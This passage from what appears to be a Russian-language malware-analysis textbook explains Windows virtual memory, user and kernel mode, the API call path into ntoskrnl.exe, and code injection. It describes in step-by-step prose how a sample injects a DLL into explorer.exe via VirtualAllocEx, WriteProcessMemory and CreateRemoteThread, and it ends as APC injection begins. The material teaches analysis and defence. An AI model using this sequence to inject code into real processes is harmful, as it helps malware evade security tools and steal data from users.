Благодаря этой иллюзии каждый процесс думает, что у него есть свое собственное пространство памяти. Во время выполнения менеджер памяти Windows с помощью аппаратного обеспечения преобразует виртуальный адрес в физический (в оперативной памяти), где находятся фактические данные. Чтобы управлять памятью, она распределяет часть памяти на диск. Когда поток процесса получает доступ к виртуальному адресу, который выгружается


на диск, менеджер памяти загружает его с диска обратно в объем памяти. Следующая диаграмма иллюстрирует два процесса, A и B, чьи памяти сопоставлены с физической памятью, в то время как некоторые части выгружаются на диск.



Так как мы обычно имеем дело с виртуальными адресами (теми, которые вы видите в своем отладчике), мы не будем обсуждать физическую память до конца главы. Теперь давайте сосредоточимся на виртуальной памяти. Виртуальная память разделена на память процесса (пространство процесса или пространство пользователя) и память ядра (пространство ядра или системное пространство). Размер адресного пространства виртуальной памяти зависит от аппаратной платформы. Например, в 32-разрядной архитектуре по умолчанию общее виртуальное адресное пространство (как для памяти процесса, так и для памяти ядра) составляет максимум 4 ГБ. Нижняя половина (нижние 2 ГБ), в диапазоне от `0x00000000` до `0x7FFFFFFF`, зарезервирована для пользовательских процессов (память процесса или пространство пользователя), а верхняя половина адреса (верхние 2 ГБ) в диапазоне от `0x80000000` до `0xFFFFFFFF` зарезервирована для памяти ядра (пространство ядра).

В 32-разрядной системе из 4 ГБ виртуального адресного пространства каждый процесс считает, что он имеет 2 ГБ памяти процесса, в диапазоне от `0x00000000` до `0x7FFFFFFF`. Поскольку каждый процесс считает, что у него есть собственное частное виртуальное адресное пространство (которое в конечном итоге отображается в физическую память), общий виртуальный адрес становится намного

больше, чем доступная физическая память (ОЗУ). Менеджер памяти Windows решает эту проблему путем подкачки части памяти на диск. Это освобождает физическую память, которую можно использовать для других процессов или для самой операционной системы. Хотя каждый процесс Windows имеет свое собственное пространство памяти, память ядра, по большей части, является общей и распределяется между всеми процессами. Следующая диаграмма показывает структуру памяти 32-битной архитектуры. Вы можете заметить разрыв в 64 КБ между пользователем и пространством ядра; эта область недоступна и гарантирует, что ядро случайно не пересекло границу и не повредило пространство пользователя. Вы можете определить верхнюю границу (последний используемый адрес) адресного пространства процесса, изучив символ `MmHighestUserAddress`, а нижнюю границу (первый используемый адрес) пространства ядра, запросив символ `MmSystemRangeStart` с помощью отладчика ядра, такого как Windbg.




Несмотря на то что диапазон виртуальных адресов одинаков для каждого процесса (`x00000000` – `0x7FFFFFFF`), аппаратное обеспечение и Windows гарантируют, что физические адреса, сопоставленные с этим диапазоном, различны для каждого процесса. Например, когда два процесса обращаются к одному и тому же виртуальному адресу, каждый процесс в конечном итоге получает доступ к разному адресу в физической памяти. Предоставляя личное адресное пространство для каждого процесса, операционная система гарантирует, что процессы не перезаписывают данные друг друга.

Виртуальная память не всегда должна быть разделена на две части по 2 ГБ; это просто настройка по умолчанию. Например, вы можете включить загрузочный коммутатор на 3 ГБ с помощью следующей команды, которая увеличивает объем памяти процесса до 3 ГБ, начиная с `0x00000000` до `0xBFFFFFFF`; память ядра получает оставшийся 1 ГБ, с `0xC0000000` – `0xFFFFFFFF`:


```
bcdedit /set increaseuserva 3072
```

Архитектура x64 обеспечивает гораздо большее адресное пространство как для процесса, так и для памяти ядра, как показано на следующей диаграмме. В архитектуре x64 пространство пользователя варьируется от `0x0000000000000000` до `0x000007fffffffff`, а пространство ядра – от `0xffff080000000000` и выше. Можно заметить огромный разрыв в адресе между пользовательским пространством и пространством ядра; этот диапазон адресов не используется. Несмотря на то что на следующем скриншоте пространство ядра показано как начинающееся с `0xffff080000000000`, первый используемый адрес в пространстве ядра начинается с `ffff800000000000`. Причина этого в том, что все адреса, используемые в коде x64, должны быть каноническими. Адрес считается каноническим, если он имеет биты `47-63` в положении либо все установлены, либо все сброшены. Попытка использовать неканонический адрес приводит к исключению ошибки страницы.



8.1.1 Компоненты памяти процесса (пространство пользователя)

Разобравшись с тем, что такое виртуальная память, давайте сосредоточим наше внимание на части виртуальной памяти, которая называется памятью процесса. Память процесса – это память, используемая пользовательскими приложениями. Ниже показаны два процесса и дан общий обзор компонентов, находящихся в памяти процесса. Пространство ядра намеренно оставлено пустым для простоты (мы заполним этот пробел в следующем разделе). Имейте в виду, что процессы используют одно и то же пространство ядра.



Память процесса состоит из следующих основных компонентов:


- **исполняемый файл процесса**: эта область содержит исполняемый файл, связанный с приложением. Если дважды щелкнуть программу на диске, создается процесс, и исполняемый файл, связанный с программой, загружается в память процесса;
- **динамически подключаемые библиотеки (DLL)**: при создании процесса все связанные с ним библиотеки DLL загружаются в память процесса. Эта область представляет все библиотеки DLL, связанные с процессом;
- **переменные среды процесса**. В этой области памяти хранятся переменные среды процесса, такие как временные каталоги, домашний каталог, каталог AppData и т. д.;
- **куча (кучи) процесса**: эта область определяет кучу процесса. Каждый процесс имеет одну кучу и может создавать дополнительные кучи по мере необходимости. Этот регион определяет динамический ввод, который получает процесс;
- **стек (стеки) потоков**: эта область представляет диапазон памяти процесса, выделенной каждому потоку, который называется его стеком времени выполнения. Каждый поток получает свой собственный стек, и именно здесь можно найти аргументы функции, локальные переменные и адреса возврата;
- **блок среды процесса (Process Environment Block – PEB)**: эта область представляет структуру PEB, которая содержит информацию о том, где загружен исполняемый файл, его полный путь на диске и где найти библиотеки DLL в памяти.

Вы можете проверить содержимое памяти процесса с помощью Process Hacker (processhacker.sourceforge.io/). Для этого запустите Process Hacker, щелкните

правой кнопкой мыши по нужному процессу, выберите **Свойства** и вкладку **Память**.

8.1.2 Содержимое памяти ядра (пространство ядра)

Память ядра содержит операционную систему и драйверы устройств. Ниже показаны компоненты пространства пользователя и пространства ядра. В этом разделе основное внимание будет уделено компонентам пространства ядра.



Память ядра состоит из следующих ключевых компонентов:

- `hal.dll`: *уровень аппаратной абстракции* (hardware abstraction layer – HAL) реализован в загружаемом модуле ядра `hal.dll`. HAL изолирует операционную систему от аппаратного обеспечения; он реализует функции для поддержки различных аппаратных платформ (в основном чипсеты). Он в первую очередь предоставляет сервисы для исполнительных устройств Windows, драйверов ядра и устройств в режиме ядра. Драйверы устройств режима ядра вызывают функции, предоставляемые `hal.dll`, для взаимодействия с оборудованием, вместо того чтобы общаться с ним напрямую;

- `ntoskrnl.exe`: этот двоичный файл является основным компонентом операционной системы Windows, называемой образом ядра. Двоичный файл `ntoskrnl.exe` предоставляет два типа функциональных возможностей: *исполнительная система* и *ядро*. Исполнительная система реализует функции, называемые программами системных служб, которые могут вызываться приложениями пользовательского режима через управляемый механизм. Она также реализует основные компоненты операционной системы, такие как диспетчер памяти, диспетчер ввода-вывода, диспетчер объектов, диспетчер процессов/потоков и т. д. Ядро реализует низкоуровневые сервисы операционной системы и предоставляет наборы программ, основанные на исполнительной системе для предоставления высокоуровневых служб;
- `Win32K.sys`: этот драйвер режима ядра реализует службы *интерфейса пользователя* и *интерфейса графического устройства* (graphics device interface – GDI), которые используются для визуализации графики на устройствах вывода (таких как мониторы). Он предоставляет функции для приложений с графическим интерфейсом.


8.2 Пользовательский режим и режим ядра

В предыдущем разделе мы увидели, как виртуальная память делится на пространство пользователя (память процесса) и пространство ядра (память ядра). *Пользовательское пространство* содержит код (такой как исполняемый файл и DLL), который работает с ограниченным доступом, известным как *пользовательский режим*. Другими словами, исполняемый файл или код DLL, который выполняется в пространстве пользователя, не может получить доступ к чему-либо в пространстве ядра или напрямую взаимодействовать с оборудованием. *Пространство ядра* содержит само ядро (`ntoskrnl.exe`) и *драйверы устройств*. Код, выполняющийся в пространстве ядра, выполняется с высокими привилегиями, известными как *режим ядра*, и может обращаться как к пользовательскому пространству, так и к пространству ядра. Предоставляя ядру высокий уровень привилегий, операционная система гарантирует, что приложение пользовательского режима не может вызвать нестабильность системы, получая доступ к защищенной памяти или портам ввода/вывода. Сторонние драйверы могут заставить свой код работать в режиме ядра, внедряя и устанавливая подписанные драйверы.

Разница между пространством (пространство пользователя / пространство ядра) и режимом (режим пользователя / режим ядра) заключается в том, что пространство указывает место, где хранится содержимое (данные/код), а режим относится к режиму выполнения, который определяет, как могут выполняться инструкции приложения.


Если приложения пользовательского режима не могут напрямую взаимодействовать с оборудованием, то возникает вопрос, как может бинарный файл

вредоносного ПО, работающий в пользовательском режиме, записать содержимое в файл на диске, вызвав API `WriteFile`. На самом деле большинство API-интерфейсов, вызываемых приложениями пользовательского режима, в конечном итоге вызывает программы (функции) системных служб, реализованные в исполнительной системе ядра (`ntoskrnl.exe`), которая, в свою очередь, взаимодействует с оборудованием (например, для записи в файл на диске). Таким же образом любое приложение пользовательского режима, которое вызывает API, связанный с GUI, в конечном итоге вызывает функции, предоставляемые `win32k.sys` в пространстве ядра. Следующая диаграмма иллюстрирует это. Я удалил некоторые компоненты из пространства пользователя, чтобы было проще. `Ntdll.dll` (находящийся в пользовательском пространстве) действует как шлюз между пользовательским пространством и пространством ядра. Таким же образом `user32.dll` действует как шлюз для приложений с графическим интерфейсом. В следующем разделе мы сосредоточимся в основном на переходе API-вызова к служебным программам исполнительной системы ядра через `ntdll.dll`.



8.2.1 Поток вызовов Windows API

Операционная система Windows предоставляет службы, демонстрируя API, реализованные в DLL. Приложение использует службу, вызывая API, реализованный в DLL. Большинство API-функций в конечном итоге вызывает служебные программы в `ntoskrnl.exe` (исполнительной системе ядра). В этом разделе мы рассмотрим, что происходит, когда приложение вызывает API, и как API в конечном итоге вызывает системные служебные программы в `ntoskrnl.exe` (исполнительной системе). В частности, мы рассмотрим, что происходит, когда приложение вызывает API `WriteFile()`. Следующая диаграмма дает общий обзор потока API-вызовов.



1. Когда процесс вызывается двойным щелчком программы, исполняемый образ процесса и все связанные с ним DLL загружаются в память процесса загрузчиком Windows. Когда процесс запускается, создается главный поток, который читает исполняемый код из памяти и запускается, выполняя его. Важно помнить, что это не процесс, который выполняет код, это поток, который выполняет код (процесс – это просто контейнер для потоков). Созданный поток начинает выполнение в пользовательском режиме (с ограниченным доступом). Процесс может явно создавать дополнительные потоки, как требуется.
2. Предположим, что приложение должно вызывать API `WriteFile()`, который экспортируется с помощью `kernel32.dll`. Чтобы передать контроль выполнения в WriteFile(), поток должен знать адрес `WriteFile()` в памяти. Если приложение импортирует `WriteFile()`, оно может определить свой адрес, обратившись к таблице указателей функций, называемой таблицей адресов импорта (IAT), как показано на предыдущей диаграмме. Эта таблица находится в приложении исполняемого образа в памяти и заполняется адресами функций загрузчиком Windows при загрузке DLL. Приложение может также загрузить DLL во время выполнения, вызвав API `LoadLibrary()`, и он может определить адрес функции в загруженной

DLL с помощью API GetProcessAddress(). Если приложение загружает DLL во время выполнения, тогда IAT не заполняется.

3. Как только поток определяет адрес WriteFile() из IAT или во время выполнения, он вызывает WriteFile(), реализованный в kernel32.dll. Код в функции WriteFile() в конечном итоге вызывает функцию NtWriteFile(), экспортируемую шлюзом DLL, ntdll.dll. Функция NtWriteFile() в ntdll.dll не является реальной реализацией NtWriteFile(). Фактическая функция с тем же именем NtWriteFile() (системная служебная программа) находится в ntoskrnl.exe (исполнительной системе), которая содержит реальную реализацию. NtWriteFile() в ntdll.dll – это просто подпрограмма-заглушка, которая выполняет инструкции SYSENTER (x86) или SYSCALL (x64). Эти инструкции переводят код в режим ядра.
4. Теперь поток, работающий в режиме ядра (с неограниченным доступом), должен найти адрес фактической функции, NtWriteFile(), реализованной в ntoskrnl.exe. Для этого он обращается к таблице в пространстве ядра, которая называется таблицей дескрипторов системных служб (SSDT) и определяет адрес NtWriteFile(). Затем он вызывает фактический NtWriteFile() (системная служебная программа)) в исполнительной системе Windows (в ntoskrnl.exe), которая направляет запрос к функциям ввода/вывода в диспетчере ввода/вывода. Затем менеджер ввода/вывода направляет запрос в соответствующий драйвер устройства в режиме ядра.
   Драйвер устройства в режиме ядра использует процедуры, экспортируемые HAL, для взаимодействия с аппаратным обеспечением.

8.3 Методы внедрения кода

Как упоминалось ранее, цель метода внедрения кода состоит в том, чтобы внедрить код в память удаленного процесса и выполнить внедренный код в контексте удаленного процесса. Внедренный код может быть модулем, таким как исполняемый файл, DLL или даже шелл-код. Методы внедрения кода дают злоумышленникам множество преимуществ; как только код введен в удаленный процесс, злоумышленник может сделать следующее:

- вынудить удаленный процесс выполнить внедренный код для выполнения злонамеренных действий (таких как загрузка дополнительных файлов или кейлоггинг);
- внедрить вредоносный модуль (например, DLL) и перенаправить API-вызов, выполненный удаленным процессом, на вредоносную функцию во внедренном модуле. Затем вредоносная функция может перехватывать входные параметры API-вызова, а также фильтровать выходные параметры. Например, Internet Explorer использует HttpSendRequest() для отправки запроса, содержащего полезную нагрузку POST, на веб-сервер, и использует InternetReadFile(), чтобы извлечь байты из ответа сервера

и отобразить его в браузере. Злоумышленник может внедрить модуль в оперативную память Internet Explorer и перенаправить `HttpSendRequest()` для вредоносной функции внутри внедренного модуля для извлечения учетных данных из полезной нагрузки POST. Таким же образом он может перехватывать данные, полученные из API `InternetReadFile()`, чтобы прочитать данные или изменить данные, полученные с веб-сервера. Это позволяет злоумышленнику перехватить данные (например, банковские учетные данные) до того, как они достигнут веб-сервера, а также заменить или вставить дополнительные данные в ответ сервера (например, вставить дополнительное поле в HTML-содержимое), прежде чем он достигнет браузера жертвы;


- внедрение кода в уже запущенный процесс позволяет злоумышленнику добиться персистентности;
- внедрение кода в доверенные процессы позволяет злоумышленнику обходить продукты безопасности (например, программное обеспечение для внесения в белый список) и скрываться от пользователя.

В этом разделе мы сосредоточимся в основном на методах внедрения кода в пользовательском пространстве. Мы рассмотрим различные методы, используемые злоумышленниками для выполнения внедрения кода в удаленный процесс.

В следующих методах внедрения кода есть вредоносный процесс (средство запуска или загрузчик), который внедряет код, и легитимный процесс (такой как `explorer.exe`), в который код будет внедрен. Перед выполнением внедрения кода программе запуска сначала нужно идентифицировать процесс внедрения кода. Обычно это делается путем перечисления процессов, запущенных в системе; она использует три API-вызова: `CreateToolhelp32Snapshot()`, `Process32First()` и `Process32Next()`. `CreateToolhelp32Snapshot()` применяется для получения снэпшота всех запущенных процессов; `Process32First()` получает информацию о первом процессе в снэпшоте; `Process32Next()` используется в цикле для итерации всех процессов. API-интерфейсы `Process32First()` и `Process32Next()` получают информацию о процессе, такую как имя исполняемого файла, идентификатор процесса и идентификатор родительского процесса; эта информация может использоваться вредоносной программой для определения того, является это целевым процессом или нет. Иногда вместо внедрения кода в уже запущенный процесс вредоносные программы запускают новый процесс (например, `notepad.exe`), а затем внедряют в него код.

Независимо от того, внедряет ли вредоносная программа код в уже запущенный процесс или запускает новый процесс для внедрения кода, цель всех методов внедрения (рассматривается далее) заключается в том, чтобы внедрить вредоносный код (либо DLL, исполняемый файл, либо Shellcode) в адресное пространство целевого (легитимного) процесса и вынудить легитимный процесс выполнить его. В зависимости от метода внедрения кода вредоносный компонент, который нужно внедрить, может находиться на диске или в памяти.

Следующая диаграмма должна дать вам общий обзор методов внедрения кода в пространстве пользователя.




8.3.1 Удаленное внедрение DLL


В этом методе целевой (удаленный) процесс принудительно загружает вредоносную DLL-библиотеку в пространство памяти процесса через API `LoadLibrary()`. `Kernel32.dll` экспортирует `LoadLibrary()`, и эта функция принимает один аргумент, который является путем к DLL на диске, и загружает эту DLL в адресное пространство вызывающего процесса. Вредоносный процесс создает поток в целевом процессе, а поток создается для вызова `LoadLibrary()` путем передачи вредоносного пути к DLL в качестве аргумента. Поскольку поток создается в целевом процессе, целевой процесс загружает вредоносную DLL в свое адресное пространство. Как только целевой процесс загружает вредоносную DLL, операционная система автоматически вызывает функцию DLL `DllMain()`, таким образом выполняя вредоносный код.

Следующие шаги подробно описывают, как выполняется этот метод, на примере вредоносного ПО под названием `nps.exe` (загрузчик или средство запуска), которое внедряет DLL через `LoadLibrary()` в легитимный процесс `explorer.exe`. Перед внедрением вредоносного компонента DLL он сбрасывается на диск, а затем выполняются следующие шаги:


1. Вредоносный процесс (`nps.exe`) идентифицирует целевой процесс (в данном случае `explorer.exe`) и получает его идентификатор процесса (pid). Идея получения pid состоит в том, чтобы открыть дескриптор целевого процесса, дабы вредоносный процесс мог взаимодействовать с ним. Чтобы открыть дескриптор, используется API `OpenProcess()`, и одним из параметров, который он принимает, является pid процесса. На следующем скриншоте вредоносная программа вызывает `OpenProcess()`, передавая pid файла `explorer.exe` (`0x624`, то есть `1572`) в качестве третьего параметра. Возвращаемое значение `OpenProcess()` является дескриптором процесса `explorer.exe`.



2. Затем вредоносный процесс выделяет память в целевом процессе с помощью API `VirutualAllocEx()`. На следующем скриншоте 1-й аргумент (`0x30`) – это дескриптор `explorer.exe` (целевой процесс), который он получил на предыдущем этапе. Третий аргумент, `0x27` (39), представляет количество байтов, которые должны быть выделены в целевом процессе, а 5-й аргумент (`0x4`) – это постоянное значение, которое представляет защиту памяти `PAGE_READWRITE`. Возвращаемое значение `VirtualAllocEx()` является адресом выделенной памяти в `explorer.exe`.




3. Причиной выделения памяти в целевом процессе является копирование строки, которая идентифицирует полный путь вредоносной DLL на диске. Вредоносная программа использует `WriteProcessMemory()` для копирования пути к DLL в выделенную память в целевом процессе. На следующем скриншоте 2-й аргумент, `0x01E30000`, является адресом выделенной памяти в целевом процессе, а 3-й аргумент – это полный путь к библиотеке DLL, которая будет записана в адрес выделенной памяти `0x01E30000` в `explorer.exe`.



4. Идея копирования имени пути DLL в память целевого процесса состоит в том, что позже, когда удаленный поток создается в целевом процессе и когда `LoadLibrary()` вызывается через удаленный поток, путь DLL будет передан в качестве аргумента `LoadLibrary()`. Перед созданием удаленного потока вредоносное ПО должно определить адрес `LoadLibrary()` в `kernel32.dll`; для этого оно вызывает API-интерфейс `GetModuleHandleA()` и передает `kernel32.dll` в качестве аргумента, который возвращает базовый адрес `Kernel32.dll`. После получения базового адреса `kernel32.dll` оно определяет адрес `LoadLibrary()`, вызывая `GetProcessAddress()`.

5. К этому моменту вредоносная программа скопировала имя пути DLL в память целевого процесса и определила адрес `LoadLibrary()`. Теперь вредоносная программа должна создать поток в целевом процессе (`explorer.exe`) для выполнения `LoadLibrary()` путем передачи имени пути скопированной DLL файлу `explorer.exe` для загрузки вредоносной библиотеки DLL. Для этого вредоносная программа вызывает `CreateRemoteThread()` (или недокументированный API `NtCreateThreadEx()`), который создает поток в целевом процессе. На следующем скриншоте видно, что 1-й аргумент 0x30 для `CreateRemoteThread()` – это дескриптор процесса `explorer.exe`, в котором будет создан поток. 4-й аргумент – адрес в памяти целевого процесса, с которого начнет выполняться поток и который является адресом `LoadLibrary()`, а 5-й аргумент – адрес в памяти целевого процесса, который содержит полный путь к DLL. После вызова `CreateRemoteThread()` поток, созданный в `explorer.exe`, вызывает `LoadLibrary()`, который загрузит DLL-библиотеку с диска в пространство памяти процесса `explorer.exe`. В результате загрузки вредоносной DLL ее функция `DLLMain()` вызывается автоматически, тем самым выполняя вредоносный код в контексте `explorer.exe`.



6. После завершения внедрения вредоносная программа вызывает API-интерфейс `VirtualFree()`, чтобы освободить память, содержащую путь к DLL, и закрывает дескриптор целевого процесса (`explorer.exe`) с помощью API `CloseHandle()`.

Вредоносный процесс может внедрить код в другие процессы, работающие с тем же уровнем целостности или ниже. Например, вредоносный процесс, работающий со средней целостностью, может внедрить код в процесс explorer.exe (который также работает со средним уровнем целостности). Чтобы манипулировать процессом на уровне системы, злонамеренному процессу необходимо включить `SE_DEBUG_PRIVILEGE` (это требует прав администратора), вызвав `AdjustTokenPrivileges()`; это позволяет ему читать, писать или вставлять код в память другого процесса.

8.3.2 Внедрение DLL с использованием асинхронного вызова процедур

В предыдущем методе после записи пути к DLL была вызвана функция `CreateRemoteThread()` для создания потока в целевом процессе, который, в свою очередь, вызвал `LoadLibrary()` для загрузки вредоносной библиотеки DLL. Техника внедрения APC похожа на удаленное внедрение DLL, но вместо использования

`CreateRemoteThread()` вредоносная программа применяет *асинхронные вызовы процедур* (Asynchronous Procedure Calls-APCs) для принудительной обработки потока целевого процесса для загрузки вредоносной DLL.

